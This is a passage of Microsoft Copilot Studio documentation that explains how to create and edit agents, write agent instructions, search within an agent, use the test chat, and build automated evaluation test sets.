If you start with a description in your own words, the AI generates the name, description, and instructions for your agent. In addition, the AI suggests triggers and channels, knowledge sources, and tools. You can ignore, accept, or dismiss these suggestions. They don't persist beyond the current session.

5. [Review the suggestions and provide feedback](#) if you want.
6. Once Copilot Studio finishes provisioning your agent, configure its [basic features](#).
7. Depending on your agent's purposes, you can:
 - [Change your agent's primary AI model](#)
 - [Add triggers](#)
 - [Add knowledge sources](#)
 - [Add tools](#)
 - [Add other agents](#)
 - [Add topics](#)
 - [Add suggested prompts](#)
8. [Test your agent](#) and improve it.

ⓘ Note

Copilot Studio automatically configures agents you create for Microsoft Entra ID authentication. You can also configure single sign-on (SSO) so your users don't need to sign in manually. Learn more in [Configure single sign-on with Microsoft Entra ID](#).

Edit your agent's basic features

After you create an agent, you can change its name, description, and instructions. You can also make it unique by adding a distinctive icon.

ⓘ Note

- The maximum length for the name is 42 characters. The name can't include angle brackets (< and >).
- The description can have up to 1,024 characters.
- The instructions can have up to 8,000 characters.
- The image file for the agent icon must be in PNG format and less than 72 KB in size, with a maximum resolution of 192 × 192 pixels.

Rename your agent and edit its description

1. In the **Details** section of the **Overview** page, select **Edit**.

2. Enter the name you want.
3. Edit the description if desired.
4. Select **Save**.

Edit the instructions for your agent

1. In the **Instruction** section of the **Overview** page, select **Edit**.
2. Refine the instructions as desired. Remember, editing the instructions changes how your agent engages with users. Make sure to test your changes.
3. Select **Save**.

Make your agent unique with a distinctive icon

1. Select the agent icon in the top bar.
2. Select **Change icon**.
3. Choose an image from your device.
4. Select **Save**.

Review suggestions and provide feedback

- Select **Add** next to any suggestion you want to accept.
- Select **Dismiss** next to any suggestion you want to refuse, and optionally provide feedback:
 1. Select the thumb down  icon. A feedback panel appears.
 2. Enter your comments.
 3. Select **Yes, share** if you agree to share context data with Microsoft. Otherwise, select **No, don't share**.
 4. Select **Submit**.

Change the primary language, solution, and schema name

You can't change the primary language of an agent after creating the agent. However, you can [change the region](#) for the agent's primary language, if available. You can also [add secondary languages](#).

1. Select the gear  icon in the description box.
2. In **Agent settings**, select the primary language you want for your agent.
3. Under **Advanced settings**:
 - a. Select the desired [solution](#), if applicable.
 - b. Replace the default schema name with a more distinctive name, if desired. You can't change the first part of the schema name here: the selected solution determines this prefix.
4. Select **Update**.

Delete an agent

Web app

You can delete agents to remove them from your environment.

1. Go to the **Agents** page.
2. Select the agent you want to delete.
3. On the top menu bar, select the three dots (...) next to **Settings**, and select **Delete**.

Copilot Studio prompts you to confirm your intention.

4. Enter the agent's name and select **Delete agent**. After a few minutes, all data associated with the agent is deleted permanently.

Note

If your license is expired, you can delete your agents by selecting **Permanently delete your agents**.

Known issues with creating an agent

When you create an agent, you might encounter the following problems.

Insufficient permissions for the selected environment

You might see this error: "You don't have permissions to any environments, Get access from an administrator." To resolve the error, [create a new environment](#). Use that environment to create your agent again.

Learn more in [Understand error codes](#).

Related information

[FAQ for the agent creation from natural language experience](#)

Last updated on 03/12/2026

Write agent instructions

Instructions are the central directions and parameters an agent follows. Agents depend on instructions to:

- Decide what resources (tools, knowledge, topics, or other agents) to call to address a user query or autonomous trigger.
- Fill inputs for any tool based on the available context.
- Generate a response to the end user.

An agent can't act on instructions to use tools, knowledge sources, other agents, or topics it doesn't have. You must first configure your agent with the appropriate tools, agents, and knowledge sources. For example, if you give an instruction for your agent to search a website's FAQ, the agent can't follow that instruction unless you add that FAQ as a knowledge source. Ensure that any instructions you give your agent are grounded in capabilities and knowledge you configured for your agent.

Important

Don't modify, override, or interfere with the system-defined citation format or behavior.

Avoid instructions that attempt to alter how citations are generated, structured, or displayed, including terms such as "citation" or "reference."

If you change or suppress citations, the orchestrator might not recognize them, might treat the response as model knowledge, and can omit results when [model knowledge is turned off](#). This behavior can cause valid outputs to be discarded and make it seem like the system isn't functioning.


Add or change agent instructions

When you first [create an agent](#), you configure instructions.

If you create an agent by using the natural language experience, Copilot Studio uses your description to generate relevant instructions for you. If you start with a blank agent, you can write instructions for your new agent directly.

You can also add and change instructions after creating an agent:

1. On the **Overview** page for your agent, find the **Instructions** section, and select **Edit**.
2. Add or change instructions. You can type instructions in plain text. At any point within the instructions, type a slash (/) to add a reference to a specific resource, such as a tool, a topic, another agent, a variable, or a Power Fx expression.



3. Test the changes by using the [test pane](#) or [test payloads for triggers](#) for agents with triggers.
4. If you already published your agent, select **Publish** to update the published versions.

Writing great instructions

The agent orchestrator uses the names and descriptions of tools, topics, agents, and knowledge sources to determine which ones to call and when. Before you add instructions to call tools and knowledge sources for your agent, make sure you follow the [best practices for authoring descriptions](#) for each tool, agent, topic, and knowledge source.

If your agent needs to call a specific agent object, you can name that object in your agent instructions. You can reference the following objects:

- [Knowledge sources](#)
- [Tools](#)

- [Topics](#)
- [Agents](#)
- [Variables](#)
- [Power Fx expressions](#)

Type a slash (/), and then select the object from the menu that appears. You can also start typing the name of the object to see matching suggestions.

How you write instructions depends on the type of agent and your goals for the agent. Learn more in [Configure high-quality instructions for generative orchestration](#).

Last updated on 04/10/2026

Search within your agent

07/15/2025

You remember adding a specific message somewhere but you don't remember where? Instead of inspecting your topics and nodes one by one, use the search feature to locate elements within your agent.

Open the search panel

Select the **Search your agent** icon  at the top of most pages. Alternatively, use Ctrl+J (Windows) or Command+J (Mac). The search panel appears, listing recently updated elements of your agent. You can select any element from the list to go directly to the page where you created or used it in Copilot Studio. For example, selecting a topic takes you directly to the authoring canvas for this topic. Selecting a tool takes you directly to the configuration page for this tool.

Search for an element by name

Enter the name of the element you're looking for, or part of its description, in the search box. For example, the name of a topic, the name of a variable, something you remember from a text or voice message in a node. When the element you're looking for appears in the search results, select it to go directly to the page where you created or used it. You can use the arrow keys on your keyboard to go up and down the list of results, and press Enter to go to the desired element.

Use search filters

To limit the scope of your search, select the **Filter** icon  next to the search box, and select the types of element you're looking for:

- Knowledge
- Topics
- Tools
- Skills
- Entities

Limitations

The global search feature doesn't yet support the following elements:

- Settings (except for skill and custom entities)
- Custom entity values, synonyms, and display name
- Agent details, such as the agent name, description, and instructions
- Agent triggers
- Trigger node name and topic trigger types
- Suggested prompts
- Child agents and connected agents
- Comments

Test your agent

As you design your agent in Copilot Studio, use a test panel to see how the agent leads a customer through the conversation. It's a good way to make sure your topics work and that conversations flow as you expect.

When you test an agent that uses generative orchestration, you can follow the orchestrator's plan in real time on the [activity map](#). Close the activity map if you want to follow through the conversation path step by step with tracking between topics turned on.

In addition to testing your agent in the **Test your agent** panel, you can create test sets of multiple queries for automated testing. For more information, see [Create test cases to evaluate your agent \(preview\)](#).

Use the test chat

Web app


Use the **Test your agent** panel to walk through your agent conversations as a user. It's a good way to make sure your topics are working and that conversations flow as you expect.

In addition to testing your agent in **Test your agent** panel, you can create test sets of multiple queries for [automated testing](#). To start an automated test, select the evaluate  button.



Preview a conversation

1. If the **Test your agent** panel is hidden, open it by selecting **Test** at the top of any page.
2. In the field at the bottom of the **Test your agent** panel, enter some text. If the text is similar to a trigger phrase for a topic, that topic begins.
3. Select the agent response in the test chat. This action takes you to the topic and the node that sent the response. Nodes that fired have a colored checkmark and a colored bottom border.



As you continue the conversation within the active topic, notice that each node that fires is marked with the checkbox and bottom border, and centered on the canvas.

4. If you want to follow the whole conversation automatically as it moves from topic to topic, select the three dots (...) at the top of the test panel and turn on **Track between topics**. For an agent that uses generative orchestration (default), consider turning off **Show activity map when testing** to avoid having to collapse the activity map at every conversation turn.
5. Continue the conversation until you're satisfied that it flows as intended.

💡 Tip

You can update a topic at any time while interacting with the test agent. Save your topic to apply changes and continue the conversation with your agent.


Your conversation isn't automatically cleared when you save a topic. If you want your agent to forget the test conversation and start over, select the **Reset** icon  at the top of the test panel.

You can use queries you send in the test chat to [create automated test sets](#) for evaluating your agent.

Test variable values

You can observe the values of your variables as you test your agent.

1. Select **Variables** on the secondary toolbar. The **Variables** panel appears.
2. Switch to the **Test** tab and expand the desired variable categories. As you proceed with your test conversation, you can monitor the value of the variables in use.



3. To inspect variable properties, select the desired variable. The [Variable properties](#) panel appears.

Save conversation snapshots

While you're testing your agent, you can capture the content of the conversation and diagnostics data, and save it. You can then analyze the data to troubleshoot issues, such as the agent not responding in the way you expect.

 **Warning**

The snapshot file contains all your agent content, which might include sensitive information.

Web app

1. At the top of the **Test your agent** pane, select the three dots (...), then select **Save snapshot**. A message appears, notifying you that the snapshot file might include sensitive information.
2. Select **Save** to save the agent content and conversational diagnostics in a .zip archive named *botContent.zip*.

The *botContent.zip* archive contains two files:

- *dialog.json* contains conversational diagnostics, including detailed descriptions of errors.
- *botContent.yml* contains the agent's topics and other content, including entities and variables.

Manage connections

If your agent requires [user connections](#), you can manage the connections used by your test chat: Select the three dots (...) at the top of the test panel, then select **Manage connections**.

Report issues

Help us improve Copilot Studio by reporting issues. All information collected remains anonymous.

Web app

1. At the top of the **Test your agent** pane, select the three dots (...), then select **Flag an issue**.
2. Select **Flag issue**. This action sends your conversation ID to Microsoft. The ID is a unique identifier that Microsoft uses to troubleshoot issues in a conversation. When

you report an issue, you don't send other information, such as what is stored in a conversation snapshot file.

Last updated on 12/24/2025

Automate testing with agent evaluation

As AI agents take on critical roles in business processes, the need for reliable, repeatable testing becomes essential. Agent evaluation lets you [generate tests](#) that simulate real-world scenarios for your agent. These tests cover more questions and conversations faster than manual, case-by-case testing. Then, you can [measure](#) the accuracy, relevancy, and quality of answers of your agent's interactions, based on the information the agent can access. By using the [results from the test set](#), you can optimize your agent's behavior and validate that your agent meets your business and quality requirements.

Why use automated testing?

Agent evaluation provides automated, structured testing. It helps catch problems early, reduces the risk of bad answers, and maintains quality as the agent evolves. This process brings an automated, repeatable form of quality assurance to agent testing. It makes sure the agent meets your business's accuracy and reliability standards and gives transparency into how it's performing. It has different strengths than [testing by using the test chat](#).

You run evaluations and see results using the Copilot Studio interface, through [Power Platform REST APIs](#), or through [adding actions in tools, flows, or Power Automate](#).

Agent evaluation measures correctness and performance, not AI ethics or safety problems. An agent might pass all evaluation tests but still, for example, produce an inappropriate answer to a question. Customers should still use responsible AI reviews and content safety filters; evaluations don't replace those reviews and filters.

Government Community Cloud limitations

Agent evaluation in Government Community Cloud (GCC) environments has the following limitations:

- Makers can't add a [user profile](#) to their test sets. However, makers can still run evaluations without a user profile.
- Makers can't use the [similarity test method](#) for evaluations. All other test methods are available.

How agent evaluation works

Copilot Studio uses a *test case* for each agent evaluation. A test case is a single interaction that simulates how a user would interact with your agent. The interaction can be a single question or an entire conversation.

A test case can also include the answer you *expect* your agent to reply with. For example:

- The question: What are your business hours?
- The expected response: We are open from 9 a.m. to 5 p.m. from Monday to Friday.

By using agent evaluation, you can [generate](#), [import](#), or [manually write](#) a group of test cases. This group of test cases is called a *test set*. A test set allows you to:

- Run multiple test cases that cover a broad range of capabilities at once, instead of asking your agent one question at a time.
- Analyze your agent's performance with an easily digestible aggregate score and also zoom in on individual test cases.
- Test changes to your agents by using the same test set, so you have an objective standard to measure and compare changes in performance.
- Quickly create new test sets or modify existing ones to cover changing agent capabilities or requirements.

Each test set can evaluate your agent using multiple [test methods](#) at once.

You can also choose a user profile to act as the stimulated user. The agent might be configured to respond to different users in different ways, or allow access to resources in different ways.

When you select a test set and [run an agent evaluation](#), Copilot Studio sends the questions in the test cases, records the agent's responses, compares those responses against expected responses or a standard of quality, and assigns a score to each test case. You can also see the details, transcript, and activity map for each test case and which resources your agent used to create the response.

Create a comprehensive evaluation strategy

Before you run evaluations, define what success looks like for your agent and decide which scenarios matter most to your business outcomes. A clear strategy helps you choose the right test methods, prioritize high-impact test cases, and interpret results with the right context.

- Use [Architecting agent solutions: Evaluation frameworks](#) to map business goals to measurable evaluation dimensions and scoring approaches.
- Use [Design and operationalize agent evaluation](#) to build a repeatable evaluation process that supports ongoing quality improvements.

Integrate evaluations into automated flows

Agent evaluation supports automation so makers can run evaluations without manual intervention. By using [REST APIs](#) or [Power Platform connectors](#), you can programmatically trigger evaluation runs and integrate testing into automated workflows such as continuous integration and continuous deployment (CI/CD) pipelines. This approach enables you to run test sets at scale and validate agent behavior as changes are introduced, without requiring manual execution in Copilot Studio.

Test chat versus agent evaluation

Each method of testing gives you different insights into your agent's qualities and behavior:

Test chat:

- Receives and responds to one question at a time. It's hard to repeat the same tests multiple times.
- Allows you to test a full session containing multiple messages.
- Allows you to interact with your agent as a user by using a chat interface.

Agent evaluation:

- Can create and run multiple test cases at once by using a test set. You can repeat tests by testing with the same test set.
- Can test one question and one response per test case, or one conversation per test case. However, you have less control over the conversations than you would when using the test chat.
- Choose different user profiles to simulate different users without needing to complete the interactions yourself.

When you test an agent, use both the test chat and agent evaluation for a full picture of your agent.

Related information

- [Plan and create a conversational agent performance test](#)
 - [Design and operationalize agent evaluation](#)
 - [Improve agents by using evaluation-driven triage and remediation](#)
 - [Architecting agent solutions: Evaluation frameworks](#)
 - [Architecting agent solutions: Common evaluation approaches](#)
-

Last updated on 04/14/2026

Create a single response test set

A single response evaluation tests your agent on one unconnected question at a time, instead of a full conversation. For example, a single response evaluation for a customer service agent asks *What are your business hours?*, records the agent's response to that question, then starts with a new question, *How do I find my order history?*

Single response evaluations are good for when you want to test your agent on how it answer specific questions, on what capabilities it call, and on the exact wording it uses in its answers. You can also run [conversational evaluation](#), which allows you to assess your agent's behavior over a longer interaction.

Evaluations use *test sets*. A test set for single response evaluations consists of a group of up to 100 *test cases*. When you run an agent evaluation, you select a test set and Copilot Studio runs every test case in that set against your agent.

You can create test cases within a test set manually, import them by using a spreadsheet, or use AI to generate messages based on your agent's design and resources. You can then choose how you want to measure the quality of your agent's responses for each test case within a test set.

For more information about how agent evaluation works, see [About agent evaluation](#).


To learn how to edit an existing test set, see [Change the details of a test set](#).

Important

Test results are available in Copilot Studio for 89 days. To save your test results for a longer period, [export the results](#) to a CSV file.

Create a new test set

1. Go to your agent's **Evaluation** page.




2. Select **New evaluation**, then select **Single response**.



3. Choose the method you want to use to create your test set. A test set can have up to 100 test cases.

- **Quick question set** to have Copilot Studio create test cases automatically based on your agent's description, instructions, and capabilities. This option generates 10 questions for running small, fast evaluations or to start building a larger test set.
- **Full question set** to have Copilot Studio generate test cases using [a knowledge source or topics](#) and choose the number of questions to generate.
- **Use your test chat conversation** to automatically populate the test set with the questions you provided in your [test chat](#). This method uses questions from the latest test chat. You can also start an evaluation from the test chat by using the evaluate



- Import test cases from a [file](#) by dragging your file into the designated area, selecting **Browse** to upload a file, or selecting one of the other upload options.
- **Or, write some questions yourself** to manually create a test set. Follow the steps to [edit a test set](#) to add and edit test cases.

- Use [production data based on themes](#) from your agent's analytics.

Name		Total questions	Answered questions	Response quality	Reactions
Troubleshooting	 Evaluate	499	39%	51%	 157  184
Billing & Payments		474	18%	49%	 16  224

4. Under **Name**, enter a name for your test set.

5. Change or add the [test methods](#) you want to use:

- Add a new method:
 - Select **Add test method**.
 - Select all the methods you want to test with, then select **OK**.
 - Some methods require a pass score. The pass score determines what score results in a pass or a failure. Set the score, then select **OK**.
 - Some methods require adding expected responses or keywords for each of your test cases. For more information, see [Choose evaluation methods](#)
- Select an existing test method to [edit](#) or [delete](#).

 Expand table

Test method	Measures	Test set type	Scoring	Configurations
General quality	How good is a test case's response(s) based on specific qualities	Single response or conversation	Scored out of 100%	None
Compare meaning	How well the meaning of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Capability use	Whether the test case used all or any the expected resources	Single response	Pass/fail	Expected capabilities
Keyword match	Whether the test case used all or any of the expected keywords or phrases	Single response or conversation	Pass/fail	Expected keywords or phrases
Text similarity	How well the text of the test case's answer matches the expected answer	Single response	Scored out of 100%	Pass score, expected answer
Exact match	Whether the test case's answer matches the	Single response	Pass/fail	Expected answer

Test method	Measures	Test set type	Scoring	Configurations
	expected answer exactly			

6. Edit the details of the test cases. All test methods, except *general quality*, require expected responses or keywords. For more information on editing test cases, see [Modify a test set](#).
7. Select **User profile**, then select or add the account that you want to use for this test set, or continue without authentication. The evaluation uses this account to connect to knowledge sources and tools during testing. If a different account is selected for evaluation than the account with connector authentication, agents that use connectors or tools will fail. For information on adding and managing user profiles, see [Manage user profiles and connections](#).

ⓘ Note

Automated testing uses the authentication of the selected test account. If your agent has knowledge sources or connections that require specific authentication, select the appropriate account for your testing. When Copilot Studio generates test cases, it uses the authentication credentials of a connected account to access your agent's knowledge sources and tools. Generated test cases can include sensitive data that the connected account can access. Any maker with access to the agent can also view the test sets linked to that agent.

8. Select **Save** to update the test set without running the test cases or **Evaluate** to run the test set immediately.

Test case generation limitation

Test case generation fails if one or more questions violate your agent's content moderation settings. Possible reasons include:

- The agent's instructions or topics lead the model to generate content that the system flags.
- The connected knowledge source includes sensitive or restricted content.
- The agent's content moderation settings are overly strict.

To resolve the issue, try different actions, such as adjusting knowledge sources, updating instructions, or modifying moderation settings.

A test set can contain up to 100 test cases.

Generate a test set from knowledge or topics

You can test your agent by generating questions using the information and conversational sources your agent already has. This testing method is good for testing how your agent uses a knowledge source or topics it already has, but it isn't good for testing for information gaps.


You can generate test cases by using these knowledge sources:

- Text
- Microsoft Word
- Microsoft Excel

You can use files up to 5 MB to generate test questions.

To generate a test set:

1. In **New evaluation**, select **Full question set**.
2. Select either **Knowledge** or **Topics**.
 - Knowledge works best for agents that use [generative orchestration](#). This method creates questions by using one of your agent's knowledge sources.
 - Topics works best for agents that use [classic orchestration](#). This method creates questions by using your agent's topics.
3. For **Knowledge**, select the knowledge source you want to use to generate questions.



Name	Type	Last edited
 Copilot-STudio-build-agent-intro.docx	 Word Document	2 months ago
 Choose the right Copilot Studio experience.docx	 Word Document	2 months ago

4. For **Knowledge** and **Topics**, select and drag the slider to choose the number of questions to generate.



5. Select **Generate**.
6. Under **Name**, enter a name for your test set.
7. a. Change or add the [test methods](#) you want to use:
 - Add a new method:
 - a. Select **Add test method**.
 - b. Select all the methods you want to test with, then select **OK**. You can add multiple methods.
 - c. For some methods, set a pass score, then select **OK**. The pass score determines what score results in a pass or a failure.
 - d. Some methods require adding expected responses or keywords for each of your test cases. For more information, see [Choose evaluation methods](#)
 - Select an existing test method to [edit or delete](#).
8. Edit the details of the test cases. All test cases that use methods, except *general quality*, require expected responses. For more information on editing, see [Modify a test set](#).
9. Select **Save** to update the test set without running the test cases or **Evaluate** to run the test set immediately.

Create a test set file to import

Instead of building your test cases directly in Copilot Studio, you can create a spreadsheet file with all your test cases and import them to create your test set. You can compose each test question, determine the test method you want to use, and state the expected responses for each question. When you finish creating the file, save it as a .csv or .txt file and import it into Copilot Studio.

Important

- The file can contain up to 100 questions.
- Each question can be up to 1,000 characters, including spaces.
- The file must be in comma separated values (CSV) or text format.

To create the import file:

1. Open a spreadsheet application (for example, Microsoft Excel). You can download a CSV template under **Data source** after selecting **New evaluation**.
2. Add the following headings, in this order, in the first row:
 - Question
 - Expected response
 - Testing method
3. Enter your test questions in the **Question** column. Each question can be 1,000 characters or less, including spaces.
4. Enter one of the following test methods for each question in the **Testing method** column:
 - General quality
 - Compare meaning
 - Similarity
 - Exact match
 - Keyword match
5. Enter the expected responses for each question in the **Expected response** column.
Expected responses are optional for importing a test set. However, you need expected responses to run match, similarity, and compare meaning test cases.
6. Save the file as a .csv or .txt file.
7. Import the file by following the steps in [Create a new test set](#).

Create a test set based on a theme

Create a test set with questions from conversations with real users. This method uses [themes \(preview\)](#), found in your agent's analytics.

